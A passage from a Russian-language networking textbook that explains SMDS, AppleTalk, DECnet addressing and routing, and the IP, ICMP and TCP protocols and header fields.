Использование протокола «управления доступом к носителю» (MAC) IEEE 802.6 MAN в качестве базиса для SMDS SIP означает, что возможна локальная связь между CPE, совместно использующих один и тот же доступ DQDB. Часть этой локальной связи будет видимой для переключателя, обслуживающего SNI, а часть нет. Поэтому переключатель должен использовать адрес пункта назначения единицы данных, чтобы дифференцировать информационные единицы, предназначенные для передач SMDS, и информационные единицы, предназначенные для локальной передачи между несколькими CPE, совместно использующими один доступ DQDB.

Реализация сети

Внутри коммерческой сети возможность коммутации пакетов на большой скорости, которая необходима для SMDS, может быть обеспечена применением нескольких различных технологий. В настоящее время в ряд сетей вводятся переключатели, базирующиеся на технологии MAN, например, на стандарте DQDB. Ряд Technical Advisories (Технических консультативных заключений), выпущенных Bellcore, определяют требования стандарта на сетевое оборудование для таких функций, как:

- Сетевые операции
- Измерение частоты использования сети для предъявления счета
- Интерфейс между локальной коммерческой сетью и отдаленной коммерческой сетью
- Интерфейс между двумя переключателями в пределах одной и той же коммерческой сети.
- Управление клиентами сети

Как уже отмечалось, протокол IEEE 802.6 и SIP были специально разработаны так, чтобы соответствовать основному протоколу BISDN, называемому «Режим асинхронной передачи» (ATM). ATM и IEEE 802.6 принадлежат к классу протоколов, часто называемых протоколами «быстрой коммутации пакетов» или «реле сегментов» (cell relay). Эти протоколы организуют информацию в небольшие, с фиксированными размерами сегменты (в соответствии с терминологией SIP, это PDU уровня 2). Сег-

менты с фиксированными размерами могут обрабатываться и коммутироваться в аппаратуре на очень высоких скоростях. Это накладывает жесткие ограничения на характеристики задержки, делая протоколы реле сегментов пригодными для применений, связанных с голосом и видеосигналами. После того, как станет доступным коммутирующее оборудование, базирующееся на ATM, эта технология также будет внедрена в сети, обеспечивающие SMDS.

Протокол AppleTalk

В начале 1980 гг. Apple Computer готовилась к выпуску компьютера Macintosh. Инженеры компании знали, что в скором времени сети станут насущной необходимостью, а не просто интересной новинкой. Они хотели также добиться того, чтобы базирующаяся на компьютерах Macintosh сеть была бесшовным расширением интерфейса пользователя Macintosh, совершившим подлинную революцию в этой области. Имея в виду эти два фактора, Apple решила встроить сетевой интерфейс в каждый Macintosh и интегрировать этот интерфейс в окружение настольной вычислительной машины. Новая сетевая архитектура Apple получила название Apple Talk.

Хотя Apple Talk является патентованной сетью, Apple опубликовала характеристики Apple Talk, пытаясь поощрить разработку при участии третьей стороны. В настоящее время большое число компаний успешно сбывают на рынке базирующиеся на Apple Talk изделия; в их числе Novell, Inc. и Microsoft Corparation.

Оригинальную реализацию Apple Talk, разработанную для локальных рабочих групп, в настоящее время обычно называют Apple Talk Phase I. Однако после установки свыше 1.5 мил. компьютеров Macintosh в течение первых пяти лет существования этого изделия, Apple обнаружила, что некоторые крупные корпорации превышают встроенные возможности Apple Talk Phase I, поэтому протокол был модернизирован. Расширенные протоколы стали известны под названием Apple Talk Phase II. Они расширили возможности маршрутизации Apple Talk, обеспечив их успешное применение в более крупных сетях.

Основы технологии

Apple Talk была разработана как система распределенной сети клиент-сервер. Другими словами, пользователи совместно пользуются сетевыми ресурсами (такими, как файлы и принтеры). Компьютеры, обеспечивающие эти ресурсы, называются служебными устройствами (servers); компьютеры, использующие сетевые ресурсы служебных устройств, называются клиентами (clients). Взаимодействие со служебными устройствами в значительной степени является прозрачным для пользователя, так как сам компьютер определяет местоположение запрашиваемого матери-

ала и обращается к нему без получения дальнейшей информации от пользователя. В дополнение к простоте использования, распределенные системы также имеют экономические преимущества по сравнению с системами, где все равны, так какважные материалы могут быть помещены в нескольких, а не во многих местоположениях.

Apple Talk относительно хорошо согласуется с эталонной моделью OSI.

Доступ к среде

Apple разработала AppleTalk таким образом, чтобы он был независимым от канального уровня. Другими словами, теоретически он может работать в дополнение к любой реализации канального уровня. Apple обеспечивает различные реализации канального уровня, включая Ethernet, Token Ring, FDDI и LocalTalk. Apple ссылается на AppleTalk, работающий в Ethernet, как на EtherTalk, в Token Ring — как на TokenTalk и в FDDI — как на FDDITalk.

LocalTalk — это запатентованная компанией Apple система доступа к носителю. Он базируется на конкуренции на получение доступа, топологии объединения с помощью шины и передаче сигналов базовой полосы (baseband signaling) и работает на носителе, представляющим собой экранированную витую пару, со скоростью 230.4 Kb/сек. Физическим интерфейсом является RS-422; это сбалансированный интерфейс для передачи электрических сигналов, поддерживаемый интерфейсом RS-449.

Сегменты LocalTalk могут переноситься на расстояния до 300 метров и обеспечивать до 32 узлов.

Сетевой уровень

Назначения адреса протокола

Для обеспечения минимальных затрат, связанных с работой администратора сети, адреса узлов AppleTalk назначаются динамично. Когда Macintosh, прогоняющий AppleTalk, начинает работать, он выбирает какой-нибудь адрес протокола (сетевого уровня) и проверяет его, чтобы убедиться, что этот адрес используется в данный момент. В случае, если это не так, то этот новый узел успешно присваивает себе какой-нибудь адрес. В случае, если этот адрес используется в данный момент, то узел с конфликтным адресом отправляет сообщение, указывающее на наличие проблемы, а новый узел выбирает другой адрес и повторяет этот процесс.

Фактические механизмы выбора адреса AppleTalk зависят от носителя. Для установления связи адресов AppleTalk с конкретными адресами носителя используется протокол разрешения адреса AppleTalk (AARP). AARP также устанавливает связи между адресами других протоколов и аппаратными адресами. В случае, если пакет протоколов AppleTalk или лю-

бого другой пакет протоколов должен отправить пакет данных в другой сетевой узел, то адрес протокола передается в AARP. AARP сначала проверяет адресный кэш, чтобы определить, является ли уже установленной связь между адресом этого протокола и аппаратным адресом. В случае, если это так, то эта связь передается в запрашивающий пакет протоколов. В случае, если это не так, то AARP инициирует широковещательное или многопунктовое сообщение, запрашивающее об аппаратном адресе данного протокольного адреса. В случае, если широковещательное сообщение доходит до узла с этим протокольным адресом, то этот узел в ответном сообщении указывает свой аппаратный адрес. Эта информация передается в запрашивающий пакет протоколов, который использует этот аппаратный адрес для связи с этим узлом.

Сетевые объекты

AppleTalk идентифицирует несколько сетевых объектов. Самым простым является узел (node), который является просто любым устройством, соединенным с сетью AppleTalk. Наиболее распространенными узлами являются компьютеры Macintosh и лазерные принтеры, однако многие другие компьютеры также способны осуществлять связь AppleTalk, в том числе компьютеры IBM PC, Digital Equipment Corparation VAX и различные APM. Следующим объектом, определяемым AppleTalk, является сеть. Сеть AppleTalk представляет собой просто отдельный логический кабель. Хотя этот логический кабель часто является отдельным физическим кабелем, некоторые вычислительные центры используют мосты для объединения нескольких физических кабелей. И наконец, зона (zone) AppleTalk является логической группой из нескольких сетей (возможно находящихся далеко друг от друга).

Протокол доставки дейтаграмм (DDP)

Основным протоколом сетевого уровня AppleTalk является протокол DDP. DDP обеспечивает обслуживание без установления соединения между сетевыми гнездами. Гнезда могут назначаться либо статистически, либо динамически. Адреса AppleTalk, назначаемые DDP, состоят из 2 компонентов: 16-битового номера сети (network number) и 8-битового номера узла (node number). Эти два компонента обычно записываются в виде десятичных номеров, разделенных точкой (например, 10.1 означает сеть 10, узел 1). В случае, если номер сети и номер узла дополнены 8-битовым гнездом (socket), обозначающим какой-нибудь особый процесс, то это означает, что в сети задан какой-нибудь уникальный процесс.

AppleTalk Phase II делает различие между нерасширенными (попextended) и расширенными (extended) сетями. В нерасширенных сетях, таких как LocalTalk, номер каждого узла AppleTalk уникален. Нерасширенные сети были единственным типом сети, определенным в AppleTalk Phase I. В расширенных сетях, таких как EtherTalk и TokenTalk, Уникальной является комбинация номер каждой сети/номер узла.

Зоны определяются управляющим сети AppleTalk в процессе конфигурации роутера. Каждый узел AppleTalk принадлежит к отдельной конкретной зоне. Расширенные сети могут иметь несколько зон, которые ассоциируются с ними. Узлы в расширенных сетях могут принадлежать к любой отдельной зоне, которая ассоциируется с этой расширенной сетью.

Протокол поддержки маршрутной таблицы (RTMP)

Протокол, который организует и поддерживает маршрутные таблицы AppleTalk, называется Протоколом поддержки маршрутной таблицы (RTMP). Маршрутные таблицы RTMP содержат данные о каждой сети, до которой может дойти дейтаграмма. В эти данные входит порт роутера, который ведет к сети пункта назначения, ID узла следующего роутера, который принимает данный пакет, расстояние до сети назначения, выраженное числом пересылок, и текущее состояние этих данных (хорошее, подозрительное или плохое). Периодический обмен маршрутными таблицами позволяет роутерам объединенных сетей гарантировать обеспечение непротиворечивой текущей информацией.

Протокол привязки по именам AppleTalk (Name Binding Protocol — NBP) устанавливает связь имен AppleTalk (которые выражаются как объекты, видимые для сети — network-visible entities, или NVE) с адресами. NVE является адресуемой сетью AppleTalk услугой, такой как гнездо. NVE ассоциируются с более, чем одним именем объектов и перечнем атрибутов. Имена объектов представляют собой последовательность символов, например такую: printer@net1, в то время как перечень атрибутов определяет характеристики NVE. Связь между NVE с присвоенными именами и сетевыми адресами устанавливается через процесс привязки имени. Привязка имени может быть произведена в момент запуска узла или динамично, непосредственно перед первым использованием. NBP управляет процессом привязки имени, в который входят регистрация имени, подтверждение имени, стирание имени и поиск имени.

Зоны позволяют проводить поиск имени в группе логически связанных узлов. Для того, чтобы произвести поиск имен в пределах какой-нибудь зоны, отправляется запрос о поиске в местный роутер, который рассылает широковещательный запрос во все сети, которые имеют узлы, принадлежащие заданной зоне. Протокол информации зоны (Zone Information Protocol — ZIP) координирует эти действия.

ZIP поддерживает соответствие номер сети/номер зоны в информационных таблицах зоны (zone information tables-ZIT). ZIT хранятся в роутерах, которые являются основными пользователями ZIP, однако конечные узлы используют ZIP в процессе запуска для выбора своих зон и получения межсетевой информации о зонах. ZIP использует маршрутные таблицы RTMP для отслеживания изменений в топологии сети. В случае,

если ZIP находит данные о маршрутной таблице, которых нет в данной ZIT, она образует запись данных о новой ZIT.

Транспортный уровень

Транспортный уровень AppleTalk реализуется двумя основными протоколами AppleTalk: AppleTalk Transaction Protocol (ATP) (Протокол транзакций AppleTalk) и AppleTalk Data Stream Protocol (ADSP) (Протокол потока данных AppleTalk). ATP является транзакционно-ориентированным, в то время как ADSP является ориентированным по потоку данных.

Протокол транзакций AppleTalk (ATP)

ATP является одним из протоколов транспортного уровня Appletalk. ATP пригоден для применений, базирующихся на транзакциях, которые можно встретить в банках или магазинах розничной торговли.

В транзакции ATP входят запросы (от клиентов) (requests) и ответы (от служебных устройств) (replies). Каждая пара запрос/ответ имеет отдельный ID транзакции. Транзакции имеют место между двумя гнездами клиентов. ATP использует транзакции «точно-один раз» (exactly once — XO) и «по крайней мере один раз» (at-least-once — ALO), Транзакции XO требуются в тех ситуациях, когда случайное выполнение транзакции более одного раза неприемлемо. Банковские транзакции являются примером таких неидемпотентных (nonidempotent) ситуаций (ситуаций, когда повторение какой-нибудь транзакции вызывает проблемы, что достигается тем, что делаются недействительными данные, участвующие в данной транзакции). ATP способен выполнять наиболее важные функции транспортного уровня, в том числе подтверждение о приеме данных И повторную передачу, установление последовательности пакетов, а также фрагментирование и повторную сборку. ATP ограничивает сегментирование сообщений до 8 пакетов; пакеты ATP не могут содержать более 578 информационных байтов.

Протокол потока данных AppleTalk (ADSP)

ADSP является другим важным протоколом транспортного уровня Apple Talk. Как видно из его названия, ADSP является ориентированным по потоку данных, а не по транзакциям. Он организует и поддерживает полностью дублированный поток данных между двумя гнездами в объединенной сети AppleTalk.

ADSP является надежным протоколом в том плане, что он гарантирует доставку байтов в том же порядке, в каком они были отправлены, а также то, что они не будут дублированы. ADSP нумерует каждый байт, чтобы отслеживать отдельные элементы потока данных.

ADSP также определяет механизм управления потоком. Пункт назначения может в значительной степени замедлять передачи источника путем сокращения размера объявленного окна на прием.

ADSP также обеспечивает механизм сообщений управления «выхода из полосы» (out-of-band) между двумя объектами AppleTalk. В качестве средства для перемещения сообщений управления выхода из полосы между двумя объектами AppleTalk используются пакеты «внимания» (attention packets). Эти пакеты используют отдельный поток номеров последовательностей, чтобы можно было отличать их от обычных пакетов данных ADSP.

Протоколы высших уровней

AppleTalk обеспечивает несколько протоколов высшего уровня. Протокол сеансов AppleTalk (AppleTalk Session Protocol — ASP) организует и поддерживает сеансы (логические диалоги) между клиентом AppleTalk и служебным устройством. Протокол доступа к принтеру (Printer Access Protocol — PAP) AppleTalk является ориентированным по связи протоколом, который организует и поддерживает связи между клиентами и служебными устройствами (использование термина printer в заголовке этого протокола является просто исторической традицией). Эхо-протокол AppleTalk (AppleTalk Echo Protocol — AEP) является очень простым протоколом, генерирующим пакеты, которые могут быть использованы для проверки способности различных узлов сети создавать повторное эхо. И наконец, Протокол ведения картотеки AppleTalk (AppleTalk Filing Protocol — AFP) помогает клиентам коллективно использовать служебные файлы в сети.

DECnet

Digital Equipment Corporation (Digital) разработала семейство протоколов DECnet с целью обеспечения своих компьютеров рациональным способом сообщения друг с другом. Выпущенная в 1975 г. первая версия DECnet обеспечивала возможность сообщения двух напрямую подключенных миникомпьютеров PDP-11. В последние годы Digital включила поддержку для непатентованных протоколов, однако DECnet по-прежнему остается наиболее важным из сетевых изделий, предлагаемых Digital.

В настоящее время выпущена пятая версия основного изделия DECnet (которую иногда называют Phase V, а в литературе компании Digital — DECnet/OSI). DECnet Phase V представляет собой надлежащим образом расширенный набор комплекта протоколов OSI, поддерживающий все протоколы OSI, а также несколько других патентованных и стандартных протоколов, которые поддерживались предыдущими версиями DECnet. Что касается ранее внесенных изменений в протокол, DECnet Phase V совместим с предыдущей версией (то есть Phase IV).

Архитектура цифровой сети (DNA)

В противоположность бытующему мнению, DECnet вовсе не является архитектурой сети, а представляет собой ряд изделий, соответствующих Архитектуре Цифровой сети (Digital Network Architecture — DNA) компании Digital. Как и большинство других сложных сетевых архитектур, поставляемых крупными поставщиками систем, DNA поддерживает большой набор как патентованных, так и стандартных протоколов. Перечень технологий, которые поддерживает DNA, постоянно растет по мере того, как Digital реализует новые протоколы.

Доступ к среде

DNA поддерживает различные реализации физического и канального уровней. Среди них такие известные стандарты, как Ethernet, Token Ring, Fiber Distributed Data Interface (FDDI), IEEE 802..2 и X.25. DNA также предлагает протокол канального уровня для традиционного двухточечного соединения, который называется Digital Data Communications Message Protocol (DDCMP) (Протокол сообщений цифровой связи) и шину с пропускной способностью 70 Мб/с, используемую для группы абонентов VAX, которая называется Computer-room Interconnect bus (CI bus) (шина межсоединений машинного зала).

Сетевой уровень

DECnet поддерживает сетевые уровни как без установления соединения, так и с установлением соединения. Оба сетевых уровня реализуются протоколами OSI. Реализации без установления соединения используют Connectionless Network Protocol (CLNP) (Протокол сети без установления соединения) и Connectionless Network Service (CLNS) (Услуги сети без установления соединения). Сетевой уровень с установлением соединения использует X.25 Packet-Level Protocol (PLP) (Протокол пакетного уровня), который также известен как X.25 level 3 (Уровень 3 X.25), и Connection-Mode Network Protocol (CMNP) (Протокол сети с установлением соединения).

Хотя в DECnet Phase V значительная часть DNA была приведена в соответствие с OSI, уже в DECnet Phase IV маршрутизация была очень схожа с маршрутизацией OSI. Маршрутизация DNA Phase V включает в себя маршрутизацию OSI (ES-IS и IS-IS) и постоянную поддержку протокола маршрутизации DECnet Phase IV.

Формат блока данных маршрутизации DECnet Phase IV

Протокол маршрутизации DECnet Phase IV имеет несколько отличий от IS-IS. Одно из них-это разница в заголовках протоколов.

Первое поле в заголовке маршрутизации DNA Phase IV-это поле флагов маршрутизации (routing flags), которое состоит из:

return-to-sender

бит возврата получателю, если он задан, то указывает, что данный пакет возвращается в источник.

return-to-sender request

бит запроса о возврате получателю, если он задан, то указывает на то, что запрашиваемые пакеты должны быть возвращены в источник, если они не могут быть доставлены в пункт назначения.

intraLAN

бит intraLAN, который устанавливается по умолчанию. В случае, если роутер обнаружит, что две сообщающиеся конечные системы не принадлежат одной и той же подсети, он исключает этот бит.

Другие биты, которые обозначают формат заголовка, указывают, применялась ли набивка, и выполняют другие функции.

За полем флагов маршрутизации идут поля узла пункта назначения (destination node) и узла источника (source node), которые обозначают сетевые адреса узлов пункта назначения и узла источника.

Последнее поле в заголовке маршрутизации DNA Phase IV — поле траверсированных узлов (nodes traversed), которое показывает число узлов, которые пересек пакет на пути к пункту назначения. Это поле обеспечивает реализацию подсчета максимального числа пересылок для того, чтобы можно было удалить из сети вышедшие из употребления пакеты.

DECnet различает два типа узлов: конечные узлы и узлы маршрутизации. Как конечные узлы, так и узлы маршрутизации могут отправлять и принимать информацию, но обеспечивать услуги маршрутизации для других узлов DECnet могут только узлы маршрутизации.

Маршрутные решения DECnet базируются на затратах (cost) — арбитражном показателе, назначаемом администратором сети для использования при сравнении различных путей через среду объединенной сети. Затраты обычно базируются на числе пересылок, ширине полосы носителя и других показателях. Чем меньше затраты, тем лучше данный тракт. В случае, если в сети имеют место неисправности, то протокол маршрутизации DECnet Phase IV использует значения затрат для повторного вычисления наилучшего маршрута к каждому пункту назначения.

Адресация

Адреса DECnet не связаны с физическими сетями, к которым подключены узлы. Вместо этого DECnet размещает главные вычислительные машины, используя пары адресов область/узел (area/node address). В диапазон значений адресов области входят значения от 1 до 63 (включительно). Адрес узла может иметь значение от 1 до 1023 (включительно). Следовательно, каждая область может иметь 1023 узла, а в сети DECnet

адресация может быть произведена примерно к 65,000 узлам. Области могут перекрывать несколько роутеров, и отдельный кабель может обеспечивать несколько областей. Следовательно, если какой-нибудь узел имеет несколько сетевых интерфейсов, то он использует один и тот же адрес область/узел для каждого интерфейса.

Главные вычислительные машины DECnet не используют адреса уровня MAC (Media Access Control — Управление доступом к носителю), назначаемые производителем. Вместо этого адреса сетевого уровня встраиваются в адреса уровня MAC в соответствии с алгоритмом, который перемножает номер области на 1024 и прибавляет к результату номер узла. Результирующий 16-битовыйдесятичный адрес преобразуется в шестнадцатеричное число и добавляется к адресу AA00.0400 таким образом, что байты оказываются переставленными, так что наименее значимый байт оказывается первым. Например, адрес 12.75 DECnet становится числом 12363 (основание 10), которое равняется числу 304B (основание 16). После этого адрес с переставленными байтами добавляется к стандартному префиксу адреса MAC DECnet; результирующим адресом является выражение AA00.0400.4B3O.

Уровни маршрутизации

Узлы маршрутизации DECnet называются либо роутерами Уровня 1,либо роутерами Уровня 2. Роутер Уровня 1 сообщается с конечными узлами и с другими роутерами Уровня 1 в отдельной конкретной области. Роутеры Уровня 2 сообщаются с роутерами Уровня 1 той же самой области и роутерами Уровня 2 других областей. Таким образом, роутеры Уровня 1 и Уровня 2 вместе формируют иерархическую схему маршрутизации.

Конечные системы отправляют запросы о маршрутах в назначенный роутер Уровня 1. На роль назначенного роутера выбирается роутер Уровня 1 с наивысшим приоритетом. В случае, если два роутера имеют одинаковый приоритет, то назначенным роутером становится тот, который имеет большее число узлов. Конфигурацию приоритета любого роутера можно выбирать ручным способом, вынуждая его на роль назначенного роутера.

В любой области может быть несколько роутеров Уровня 2. В случае, если роутеру Уровня 1 необходимо отправить пакет за пределы своей области, он направляет этот пакет какому-нибудь роутеру Уровня 2 в этой же области. В некоторых случаях этот роутер Уровня 2 может не иметь оптимального маршрута к пункту назначения, однако конфигурация узловой сети обеспечивает такую степень устойчивости к ошибкам, которая не может быть обеспечена при назначении только одного роутера Уровня 2 на область.

Транспортный уровень

Транспортный уровень DNA реализуется различными протоколами транспортного уровня, как патентованными, так и стандартными. Поддерживаются следующие протоколы транспортного уровня OSI: TPO, TP2 и TP4.

Принадлежащий Digital Протокол услуг сети (Network services protocol — NSP) по функциональным возможностям похож на TP4 тем, что он обеспечивает ориентированное на соединение, с контролируемым потоком обслуживание, с фрагментацией и повторной сборкой сообщений. Обеспечиваются два подканала — один для нормальных данных, второй для срочных данных и информации управления потоком. Обеспечивается два типа управления потоком — простой механизм старт/стоп, при котором получатель сообщает отправителю, когда следует завершать и возобновлять передачу данных, и более сложная техника управления потоком, при которой получатель сообщает отправителю, сколько сообщений он может принять. NSP может также реагировать на уведомления о перегрузке, поступающие из сетевого уровня, путем уменьшения числа невыполненных сообщений, которое он может допустить.

Протоколы Internet

В середине 1970 гг. Агентство по Внедрению Научно-исследовательских Проектов Передовой технологии при Министерстве обороны (DARPA) заинтересовалось организацией сети с коммутацией пакетов для обеспечения связи между научно-исследовательскими институтами в США. DARPA и другие правительственные организации понимали, какие потенциальные возможности скрыты в технологии сети с коммутацией пакетов; они только что начали сталкиваться с проблемой, с которой сейчас приходится иметь дело практически всем компаниям, а именно с проблемой связи между различными компьютерными системами.

Поставив задачу добиться связности гетерогенных систем, DARPA финансировала исследования, проводимые Стэнфордским университетом и компаниями Bolt, Beranek и Newman (BBN) с целью создания ряда протоколов связи. Результатом этих работ по разработке, завершенных в конце 1970 гг., был комплект протоколов Internet, из которых наиболее известными являются Transmission Control Protocol (TCP) и Internet Protocol (IP).

Протоколы Internet можно использовать для передачи сообщений через любой набор объединенных между собой сетей. Они в равной мере пригодны для связи как в локальных, так и в глобальных сетях. Комплект протоколов Internet включает в себя не только спецификации низших уровней (такие, как TCP и IP), но также спецификации для таких общих применений, как почта, эмуляция терминалов и передача файлов.

Процесс разработки и выдачи документации протоколов Internet скорее напоминает академический исследовательский проект, чем что-либо другое. Протоколы определяются в документах, называемых Requests for Comments (RFC) (Запросы для Комментария). RFC публикуются, а затем рецензируются и анализируются специалистами по Internet. Уточнения к протоколам публикуются в новых RFC. Взятые вместе, RFC обеспечивают красочную историю людей, компаний и направлений, которые формировали разработку комплекта протоколов для открытой системы, который сегодня является самым популярным в мире.

Сетевой уровень

IP является основным протоколом Уровня 3 в комплекте протоколов Internet. В дополнение к маршрутизации в объединенных сетях, IP обеспечивает фрагментацию и повторную сборку дейтаграмм, а также сообщения об ошибках. Наряду с TCP, IP представляет основу комплекта протоколов Internet.

Заголовок IP начинается с номера версии (version number), который указывает номер используемой версии IP.

Поле длины заголовка (IHL) обозначает длину заголовка дейтаграммы в 32-битовых словах.

Поле типа услуги (type-of-service) указывает, каким образом должна быть обработана текущая дейтаграмма в соответствии с указаниями конкретного протокола высшего уровня. С помощью этого поля дейтаграммам могут быть назначены различные уровни значимости. Поле общая длина (total length) определяет длину всего пакета IP в байтах, включая данные и заголовок.

Поле идентификации (identification) содержит целое число, обозначающее текущую дейтаграмму. Это поле используется для соединения фрагментов дейтаграммы.

Поле флагов (flags) (содержащее бит DF, бит MF и сдвиг фрагмента) определяет, может ли быть фрагментирована данная дейтаграмма и является ли текущий фрагмент последним.

Поле срок жизни (time-to-live) поддерживает счетчик, значение которого постепенно уменьшается до нуля; в этот момент дейтаграмма отвергается. Это препятствует зацикливанию пакетов.

Поле протокола (protocol) указывает, какой протокол высшего уровня примет входящие пакеты после завершения обработки IP.

Поле контрольной суммы заголовка (header checksum) помогает обеспечивать целостность заголовка ID.

Поля адресов источника и пункта назначения (source and destination address) обозначают отправляющий и принимающий узлы.

Поле опции (options) позволяет IP обеспечивать факультативные возможности, такие, как защита данных.

Поле данных (data) содержит информацию высших уровней.

Адресация

Как и у других протоколов сетевого уровня, схема адресации IP является интегральной по отношению к процессу маршрутизации дейтаграмм IP через объединенную сеть. Длина адреса IP составляет 32 бита, разделенных на две или три части. Первая часть обозначает адрес сети, вторая (если она имеется) — адрес подсети, и третья — адрес главной вычислительной машины. Адреса подсети присутствуют только в том случае, если администратор сети принял решение о разделении сети на подсети. Длина полей адреса сети, подсети и главной вычислительной машины являются переменными величинами.

Адресация IP обеспечивает пять различных классов сети. Самые крайние левые биты обозначают класс сети.

Class A

Сети класса A предназначены главным образом для использования с несколькими очень крупными сетями, так как они обеспечивают всего 7 битов для поля адреса сети.

Class B

Сети класса B выделяют 14 битов для поля адреса сети и 16 битов для поля адреса главной вычислительной машины. Этот класс адреса обеспечивает хороший компромисс между адресным пространством сети и главной вычислительной машины.

Class C

Сети класса C выделяют 22 бита для поля адреса сети. Однако сети класса C обеспечивают только 8 битов для поля адреса главной вычислительной машины, поэтому число главных вычислительных машин, приходящихся на сеть, может стать ограничивающим фактором.

Class D

Адреса класса D резервируются для групп с многопунктовой адресацией (в соответствии с официальным документом RFC 1112). В адресах класса D четыре бита наивысшего порядка устанавливаются на значения 1,1,1 и0.

Class E

Адреса класса E также определены IP, но зарезервированы для использования в будущем. В адресах класса E все четыре бита наивысшего порядка устанавливаются на 1.

Адреса IP записываются в формате десятичного числа с проставленными точками, например, 34.0.0.1.

Сети IP могут также быть разделены на более мелкие единицы, называемые подсетями (subnets). Подсети обеспечивают дополнительную гибкость для администратора сети. Например, предположим, что какой-то сети назначен адрес класса B, и что все узлы в сети в данный момент соответствуют формату адреса класса B. Далее предположим, что представлением адреса этой сети в виде десятичного числа с точками является 128.10.0.0. (наличие одних нулей в поле адреса главной вычислительной машины обозначает всю сеть). Вместо того, чтобы изменять все адреса на какой-то другой базовый сетевой номер, администратор может подразделить сеть, воспользовавшись организацией подсетей. Это выполняется путем заимствования битов из части адреса, принадлежащей главной вычислительной машине, и их использования в качестве поля адреса подсети.

В случае, если администратор сети решил использовать восемь битов для организации подсети, то третья восьмерка адреса IP класса B обеспечивает номер этой подсети. В нашем примере адрес 128.10.0. относится к сети 128.10, подсети 1; адрес 128.10.2.0. относится к сети 128.10, подсети 2, и т.д.

Число битов, занимаемых для адреса подсети, является переменной величиной. Для задания числа используемых битов IP обеспечивает маску подсети. Маски подсети используют тот же формат и технику представления адреса, что и адреса IP. Маски подсети содержат единицы во всех битах, кроме тех, которые определяют поле главной вычислительной машины. Например, маска подсети, которая назначает 8 битов организации подсети для адреса 34.0.0.0. класса A, представляет собой выражение 255.255.0.0. Маска подсети, которая определяет 16 битов организации подсети для адреса 34.0.0.0. класса A, представляется выражением 255.255.255.0.

Для некоторых носителей (таких как локальные сети IEEE 802), адреса носителя и адреса IP определяются динамически путем использования двух других составляющих комплекта протоколов Internet: Address Resolution Protocol (ARP) (Протокол разрешения адреса) и Reverse Address Resolution Protocol (RARP) (Протокол разрешения обратного адреса). ARP использует широковещательные сообщения для определения аппаратного адреса (уровень MAC), соответствующего конкретному межсетевому адресу. ARP обладает достаточной степенью универсальности, что-

бы позволить использование IP с практически любым типом механизма, лежащего в основе доступа к носителю. RARP использует широковещательные сообщения для определения адреса объединенной сети, связанного с конкретным аппаратным адресом. RARP особенно важен для узлов, не имеющих диска, которые могут не знать своего межсетевого адреса, когда они выполняют начальную загрузку.

Маршрутизация Internet

Устройства маршрутизации в сети Internet традиционно называются шлюзами (gateway), что является очень неудачным термином, так как повсеместно в индустрии сетей этот термин применяют для обозначения устройства с несколько иными функциональными возможностями. Шлюзы (которые мы с этого момента будем называть роутерами) в сети Internet организованы в соответствии с иерархическим принципом. Некоторые роутеры используются для перемещения информации через одну конкретную группу сетей, находящихся под одним и тем же административным началом и управлением (такой объект называется автономной системой — autonomous system). Роутеры, используемые для обмена информацией в пределах автономных систем, называются внутренними роутерами (interior routers); они используют различные протоколы для внутренних роутеров (interior gateway protocol — ЮР) для выполнения этой задачи. Роутеры, которые перемещают информацию между автономными системами, называются внешними роутерами (exterior routers); для этого они используют протоколы для внешних роутеров.

Протоколы маршрутизации IP-это динамичные протоколы. При динамичной маршрутизации (dynamic routing) запросы о маршрутах должны рассчитываться программным обеспечением устройств маршрутизации через определенные интервалы времени. Этот процесс противоположен статической маршрутизации (static routing), при которой маршруты устанавливаются администратором сети и не меняются до тех пор, пока администратор сети не поменяет их. Таблица маршрутизации IP состоит из пар «адрес назначения/следующая пересылка».

Маршрутизация IP определяет характер перемещения дейтаграмм IP через объединенные сети (по одной пересылке за раз). В начале путешествия весь маршрут не известен. Вместо этого на каждой остановке вычисляется следующий пункт назначения путем сопоставления адреса пункта назначения, содержащегося в дейтаграмме, с записью данных в маршрутной таблице текущего узла. Участие каждого узла в процессе маршрутизации состоит только из продвижения пакетов, базируясь только на внутренней информации, вне зависимости от того, насколько успешным будет процесс и достигнет или нет пакет конечного пункта назначения. Другими словами, IP не обеспечивает отправку в источник сообщений о неисправностях, когда имеют место аномалии маршрутизации. Выполнение этой задачи предоставлено другому протоколу Internet, а именно Про-

токолу управляющих сообщений Internet (Internet Control Message Protocol — ICMP).

ICMP

ICMP выполняет ряд задач в пределах объединенной сети IP. В дополнение к основной задаче, для выполнения которой он был создан (сообщение источнику об отказах маршрутизации), ICMP обеспечивает также метод проверки способности узлов образовывать повторное эхо в объединенной сети (сообщения Echo и Reply ICMP), метод стимулирования более эффективной маршрутизации (сообщение Redirect ICMP — переадресация ICMP), метод информирования источника о том, что какая-то дейтаграмма превысила назначенное ей время существования в пределах данной объединенной сети (сообщение Time Exceeded ICMP — «время превышено») и другие полезные сообщения. Сделанное недавно дополнение к ICMP обеспечивает для новых узлов возможность нахождения маски подсети, используемой в межсети в данный момент. В целом, ICMP является интегральной частью любых реализаций IP, особенно таких, которые используются в роутерах.

Транспортный уровень

Транспортный уровень Internet реализуется TCP и Протоколом Дейтаграмм Пользователя (User Datagram Protocol — UDP). TCP обеспечивает транспортировку данных с установлением соединения, в то время как UDP работает без установления соединения.

Протокол управления передачей (TCP)

Transmission Control Protocol (TCP) обеспечивает полностью дублированные, с подтверждением и управлением потоком данных, услуги для протоколов высших уровней. Он перемещает данные в непрерывном неструктурированном потоке, в котором байты идентифицируются по номерам последовательностей. TCP может также поддерживать многочисленные одновременные диалоги высших уровней.

Поле «порт источника» (source port) обозначает точку, в которой конкретный процесс высшего уровня источника принимает услуги TCP; поле «порт пункта назначения» (destination port) обозначает порт процесса высшего уровня пункта назначения для услуг TCP.

Поле «номер последовательности» (sequence number) обычно обозначает номер, присвоенный первому байту данных в текущем сообщении. В некоторых случаях оно может также использоваться для обозначения номера исходной последовательности, который должен использоваться в предстоящей передаче.

Поле «номер подтверждения» (acknowledgement number) содержит номер последовательности следующего байта данных, которую отправитель пакета ожидает для приема.

Поле «сдвиг данных» (data offset) обозначает число 32-битовых слов в заголовке TCP.

Поле «резерв» (reserved) зарезервировано для использования разработчиками протокола в будущем.

Поле «флаги» (flags) содержит различную управляющую информацию.

Поле «окно» (window) обозначает размер окна приема отправителя (буферный объем, доступный для поступающих данных).

Поле «контрольная сумма» (checksum) указывает, был ли заголовок поврежден при транзите.

Поле «указатель срочности» (urgent pointer) указывает на первый байт срочных данных в пакете.

Поле «опции» (options) обозначает различные факультативные возможности TCP.

